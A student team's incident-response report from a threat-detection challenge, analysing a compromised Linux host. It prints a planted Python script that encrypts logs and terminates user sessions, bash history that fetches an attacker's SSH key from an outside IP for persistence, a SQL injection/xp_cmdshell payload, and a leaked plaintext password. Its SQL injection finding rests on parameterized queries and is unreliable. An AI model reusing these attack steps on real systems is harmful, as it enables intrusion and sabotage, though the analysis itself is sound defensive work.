Demo Company
Security Assessment Findings Report

Date: November 19th, 2022

Contact Information

Team Gather table ID: CT50

Team name: CyberPwn_2077

Challenge and category : Threat detection· Cybersecurity

Name	Title	Contact Information
NUWE x Schneider Electric		
Dawid Ruciński	Participant	Email: dawid.rucinski@poczta.onet.pl Github: https://github.com/DawidRucinski
Marcin Kowalczyk	Participant	Email: m.kowalczyk.8@elka.pw.edu.pl Github: mkowalc8
Adam Piwoński	Team leader	Email: madapiw@gmail.com Github: Madapiw
Name	Participant	Email: Github:

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope


Assessment	Details
Security Audit	Machine IP 18.170.26.112

Security Audit Findings

Vulnerability Name – Location (Severity)

Description:	Non-Standard User Agent Connection Detected
Impact:	Informational
System:	18.170.26.112
References:	

Exploitation Proof of Concept



Remediation

Who:	IT Team
Vector:	Remote

Action:	Item 1: Block requests with non-standard headers Item 2: Item 3: Item 4: Additional Recommendations:


Exploitation Paths

Vulnerability Name – Location (Severity)


Description:	Re-usage of passwords and no MQTT encryption
Impact:	Critical
System:	ip-19-0-132-254 host
References:	

Exploitation Proof of Concept

After analysis of the .pcap file, there has been observed that the credential's password “eL_Administrador_dE_SisteMaS” are sent in plaintext over MQTT protocol:



The eavesdropped password was used to check whether it is used in other accounts. It appeared that the “johnsysadmin” account uses this password:



Remediation

Who:	IT Team, owner of “johnsysadmin” account
Vector:	Remote and Physical


Action:	Item 1: Prevent users from using identical passwords in various places Item 2: Enable encryption of MQTT and use it through another port with SSL certificate Item 3: Item 4: Additional Recommendations:

Exploitation Paths

Vulnerability Name – Location (Severity)
Too broad sudo permissions

Description:	user “johnsysadmin” is able to invoke *sudo -i*, therefore in case of exploitation of their account,
Impact:	High
System:	ip-19-0-132-254 host
References:	

Exploitation Proof of Concept



Remediation

Who:	IT Team
Vector:	Remote and Physical
Action:	Item 1: Limit the permissions of *johnsysadmin* user to the required minimum Item 2: If it’s possible, there should be Item 3: Item 4: Additional Recommendations:

Vulnerability Name – Location (Severity)
Log modification and system disruption

Description:	A malicious Python script has been injected into the machine. It is ran periodically in order to encrypt the logs. Not only that, it runs in the loop that terminates the sessions of all users every 315 seconds.
Impact:	Critical
System:	ip-19-0-132-254 host
References:	

Exploitation Proof of Concept

After initial analysis of the machine, there was observed that a part of logs, especially from vese-admin directory are malformed. There was raised a suspicion that they are encrypted, so the analysis team looked for binary that could be responsible for it.

Example of encrypted log:

```
root@ip-19-0-132-254:~/vese-admin/logs# cat log1.txt

gAAAAABjeRr2K7pH3V2EqpQSNpR80yzVeYhYXhF_54aAjUTJZ86GjudovKrUctQPTJgVNLumDFVsOu
bUHSHwCHDN2aA_1ZefnsPjpWQUrnIX11CioLMyIVH50phOPUtLOv83n266Z5LoTmEVuRZMFzLzLvhq
T0HqUX5ukBYmLq8jatcXlMSRTwg=
```

Then, there was found a Python file called *disk_utils.py* in the /usr/bin directory.


```
root@ip-19-0-132-254:/usr/bin# cat disk_utils.py
import os
from cryptography.fernet import Fernet
from pathlib import Path
from time import sleep

def read_key():
    my_key_file = "/etc/security/seck.key"
    if os.path.exists(my_key_file):
        with open(my_key_file, 'rb') as myfile:
            master_key = myfile.read()
    else:
        print("Cannot find key")
    return master_key

def encrypt(data):
    f = Fernet(read_key())
    return f.encrypt(data)

# --K--e--Y-- x6jaxiWuSC0hHIGhP0rsQiF1mPFMARLK
if __name__ == '__main__':
    directory = "/root/vese-admin/logs"
    files = []

    for file in os.listdir(directory):
        x = directory + "/" + file
        files.append(x)

    for file in files:
        with open(file, "rb") as thefile:
            contents = thefile.read()
        encrypted = encrypt(contents)
        with open(file, "wb") as thefile:
            thefile.write(encrypted)
        sleep(429)

    while True:
        os.system('echo "You lost. "')
        os.system("for user in $( loginctl list-sessions | awk '$4 ~ /pts/ { print $1}'); do loginctl terminate-sess
ion $user; done")
        sleep(315)
```


Remediation


Who:	IT Team
Vector:	Remote; Python access was crucial to run this exploit
Action:	Item 1: Limit the permissions of *johnsysadmin* user to the required minimum Item 2: If it's possible, there should be restricted access to the root Item 3: Item 4: Additional Recommendations:

Exploitation Paths

During the course of the investigation, it has been determined that around 8.47 am after massive scanning attempt, attackers determined, vulnerable ports open on the target system /* through later obtained access logs confirm this hypothesis */







Additionally, as mentioned before, administrative credentials were leaked through the MQTT protocol

it was determined that a custom terminal is running on port 6969 allowing access to an API with the following functionality.

```
it_consultant@ip-19-0-132-254:~/vese-projects-code/pseudo-terminal$ cat
vars.py
MENU={
    "help": {
        "desc": "It displays all commands available and how to use them",
```

```
        "help": "",
        "usage": {}
    },
    "sensors": {
        "desc": "Shows information about sensors",
        "help": "Command `sensors` does not accept arguments.",
        "usage": {

        }
    },
    "records": {
        "desc": "Shows last 10 records",
        "help": "Command `records` does not accept arguments",
        "usage":{}

    },
    "banner": {
        "desc": "Banner configuration. By default it displays the current
banner.",
        "help": "banner [[-s]]",
        "usage": {
            "-s": "Allows to set a text as banner"
        }
    },
    "exit": {
        "desc": "Exit program. It does not save current state (IN PROGRESS)",
        "help": "Command `exit` does not accept arguments",
        "usage": {}
    }
}

the terminal in question exposes via API connection to a sql database
from dataclasses import dataclass
from queries import CREATE_SENSOR, CREATE_RECORD, GET_MIN_RECORDS_BY_NAME,
SET_SENSOR_BY_NAME, GET_SENSORS, GET_MAX_RECORDS_BY_NAME, GET_RECORDS,
GET_SENSOR_BY_NAME
import mariadb
import os
import sys

class Database:

    conn = None

    def __init__(self):
       self.connect()

    def connect(self):
        try:
            conn = mariadb.connect(
                user = os.getenv("DB_USER"),
                password = os.getenv("DB_PWD"),
                host = os.getenv("DB_HOST"),
                port = int(os.getenv("DB_PORT")),
                database= os.getenv("DB_NAME"),
            )
        except mariadb.Error as e:
            print("Error connecting to Mariadb database\n {}".format(e))
            sys.exit(1)

        self.conn = conn # Setting connection

    def close(self):
```


```
    self.conn.close() # Closes database connection.

@classmethod
def execute_query(cls, connection, query, params):
    data = []
    try:
        cursor = connection.cursor()
        if params:
            cursor.execute(query,params)
        else:
            cursor.execute(query)
        data = "OK" if cursor.description is None else cursor.fetchall()
        connection.commit()

    except mariadb.Error as e:
        connection.rollback()
        return "Internal error: {}".format(e)
    if not cursor.closed:
        cursor.close()
    return data

###############
### SENSORS ###
###############

def createSensor(self, sensor):
    name = sensor["name"]
    min = sensor["min"]
    max = sensor["max"]
    min_safe = sensor["min_safe"]
    max_safe = sensor["max_safe"]
    params = (name, min, max, min_safe, max_safe)
    print(params)
    data = Database.execute_query(self.conn, CREATE_SENSOR, params)

    return data

def getSensors(self):
    data = Database.execute_query(self.conn, GET_SENSORS, None)
    return data

def getSensorByName(self, name):
    data = Database.execute_query(self.conn, GET_SENSOR_BY_NAME,(name,))
    return data

def setSensorByName(self, name, body):
    min = body["min"]
    max = body["max"]
    params = (min, max, name)
    data = Database.execute_query(self.conn, SET_SENSOR_BY_NAME, params)
    return data

####################
####### RECORDS #####
####################

def createRecord(self, record):
    sensor_type = record["sensor_type"]
    value = record["value"]
    params = (sensor_type, value)
    data = Database.execute_query(self.conn, CREATE_RECORD, params)
    return data
```

```
    def getRecords(self):
        data = Database.execute_query(self.conn, GET_RECORDS, None)
        return data

    def getMaxRecordsByName(self, name):
        data = Database.execute_query(self.conn, GET_MAX_RECORDS_BY_NAME,
(name,))
        return data

    def getMinRecordsByName(self, name):
        data = Database.execute_query(self.conn, GET_MIN_RECORDS_BY_NAME,
(name,))
        return datait_consultant@ip-19-0-132-254:~/vese-projects-code/api$
```

after reviewing the provided tool source code it has been determined that the terminal tool could have been used as a point for sql injection.

```
it_consultant@ip-19-0-132-254:~/vese-projects-code/api$ cat queries.py
# Queries

## Create a new sensors
CREATE_SENSOR="INSERT INTO sensors (name, min, max, min_safe, max_safe)
VALUES(?,?,?,?,?)"

## getSensors
GET_SENSORS="SELECT * FROM sensors"

## getSensorByName
GET_SENSOR_BY_NAME="SELECT * FROM sensors WHERE name = ?"

## setSensorValueByName
SET_SENSOR_BY_NAME="UPDATE sensors SET min = ?, max = ? WHERE name = ?"

## Create record
CREATE_RECORD="INSERT INTO records (sensor_type, value) VALUES (?, ?)"

## getRecords
GET_RECORDS="SELECT * FROM records ORDER BY date DESC LIMIT 10"

## getMaxRecordByName (sensor)
GET_MAX_RECORDS_BY_NAME="SELECT * FROM records WHERE sensor_type = ?
ORDER BY VALUE DESC LIMIT 10"


## getMinRecordByName (sensor)
GET_MIN_RECORDS_BY_NAME="SELECT * FROM records WHERE sensor_type = ?
ORDER BY VALUE ASC LIMIT 10
```

It is reasonable to assume therefore that the vulnerable terminal application could have exposed the SQL database system, allowing execution of sql injection through poorly secured functions exposed by the API , therefore allowing for manipulation of the sql commands sent to the server..



8715%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%202%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23"

After obtaining a possible foothold in the system, it is assumed that the attackers attempted to exploit the exposed infrastructure such as web portals.


In the course of investigating the web subsystems

Exploitation Paths

Vulnerability Name – Location (Severity)
exposure of unsecured terminal interface and unsecured SQL interface by means of connected API

Description:	**exposure of unsecured terminal interface and unsecured SQL interface by means of connected API**
Impact:	high
System:	custom python software exposing SQL API also written in python on the localhost machine
References:	

Exploitation Proof of Concept



in conjunction with the source code referenced before

Remediation

Who:	IT Team
Vector:	Remote,
Action:	Item 1: do not expose unnecessary ports to the outside public networks – it is recommended that unnecessary ports such as 6969 be closed, and an alternative secure connection method devised, possibly via VPN tunnel Item 2: avoid using custom-written tools which may expose vulnerable parts of the system without a thorough security audit first, thus it is recommended to desist the use of the custom API in its current form Item 3: avoid using direct SQL syntax commands in a way which can allow a potential attacker to manipulate their contents before receipt by the target server – do not expose SQL syntax directly to the end device services Item 4: Additional Recommendations:

Exploitation Paths


Next, the malicious actors planted a malicious piece of code in order to obtain the administrator credentials

Vulnerability Name – Location (Severity)

Potentially Malicious SSH Keys marked as authorized

Description:	After exploitation, the attackers downloaded their SSH public key onto “eliseo” account and added it to authorized keys. This way, the attackers established persistence in the system.
Impact:	Critical
System:	johnsysadmin
References:	

Exploitation Proof of Concept




```
johnsysadmin@ip-19-0-132-254:/home/it_consultant$ sudo -i
[sudo] password for johnsysadmin:
root@ip-19-0-132-254:~# cd /home/
root@ip-19-0-132-254:/home# ls
eliseo  it_consultant  johnsysadmin  juliana  smb
root@ip-19-0-132-254:/home# cd eliseo/
root@ip-19-0-132-254:/home/eliseo# cat .bash_history
[15/11/2022-04:34:01] rm /home/eliseo/.bash_history
[15/11/2022-04:34:06] mkdir /media/rubd
[15/11/2022-04:34:16] mount -t rubd /dev/sb1 /media/rubd
```

```
[15/11/2022-04:34:20] ping -c 1 54.17.234.165
[15/11/2022-04:34:20] wget http://54.17.234.165/the_key
[15/11/2022-04:34:20] cat the_key >> /home/eliseo/.ssh/authorized_keys
[15/11/2022-04:34:20] rm the_key
[15/11/2022-04:34:20]
84794b1ccb6905ab2397aac415c82afbb5fd8d40049d82c3043f0a4200fb77da
[15/11/2022-04:34:20] umount /dev/sdb1
[15/11/2022-04:34:20] rm -rf /media/rubd
[15/11/2022-04:37:43] sudo -l
crontab -
crontab -l
exit
root@ip-19-0-132-254:/home/eliseo#
```

This way, the threat actors both have a "foothold" in the system—they can use the account for further exploitation, and they have persistence. There is also supposed that one of the attackers' IP addresses is 54.17.234.165, as they have downloaded the key from there.

Remediation


Who:	IT Team, "eliseo" account owner
Vector:	Remote
Action:	Item 1: It is urgently needed to disable this account. Item 2: It is needed to remove the rogue SSH keys from authorized keys file Item 3: The communication with the **54.17.234.165 IP address** should be blocked. Item 4: desist use of insecure MQTT protocol, use secured variant Additional Recommendations:

Exploitation Paths

cat

additional information :

- probable source of obtaining exploit:



Exploitation Paths

Next, the malicious actors planted a malicious piece of code

Vulnerability Name – Location (Severity) – high

Description:	Improper handling of excessive privileges
Impact:	Critical, non root users should not be authorized to mount volumes, or append to the authorized keys as this is a critical access control, and this allows potential exploitation paths
System:	
References:	

Exploitation Proof of Concept


additional access has been granted through implantation of an attacker ssh key through a eliseo user (later removed, as evident from remaining history logs)

```
johnsysadmin@ip-19-0-132-254:/home/it_consultant$ sudo -i
[sudo] password for johnsysadmin:
root@ip-19-0-132-254:~# cd /home/
root@ip-19-0-132-254:/home# ls
eliseo  it_consultant  johnsysadmin  juliana  smb
root@ip-19-0-132-254:/home# cd eliseo/
root@ip-19-0-132-254:/home/eliseo# cat .bash_history
[15/11/2022-04:34:01] rm /home/eliseo/.bash_history
[15/11/2022-04:34:06] mkdir /media/rubd
[15/11/2022-04:34:16] mount -t rubd /dev/sb1 /media/rubd
[15/11/2022-04:34:20] ping -c 1 54.17.234.165
[15/11/2022-04:34:20] wget http://54.17.234.165/the_key
[15/11/2022-04:34:20] cat the_key >> /home/eliseo/.ssh/authorized_keys
[15/11/2022-04:34:20] rm the_key
[15/11/2022-04:34:20] 84794b1ccb6905ab2397aac415c82afbb5fd8d40049d82c3043f0a4200fb77da
[15/11/2022-04:34:20] umount /dev/sdb1
[15/11/2022-04:34:20] rm -rf /media/rubd
[15/11/2022-04:37:43] sudo -l
crontab -
crontab -l
exit
root@ip-19-0-132-254:/home/eliseo#
```

Remediation

Who:	IT Team
Vector:	Remote,

Action:	Item 1: restrict ability to mount volumes to root / selected users only through use of enhanced SELinux policies Item 2: restrict ability of users to append to authorized keys, also possibly through implementation of strict SELinux policies Item 3: Item 4: Additional Recommendations:



Vulnerability Name – Location (Severity)

any user can read etc/passwd contents, therefore allowing them to guess the administrator username

Description:	any user can read etc/passwd contents, therefore allowing them to guess the administrator username, therefore allowing them to guess the administrator username
Impact:	high
System:	localhost, password management
References:	

Exploitation Proof of Concept

```
t_consultant@ip-19-0-132-254:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
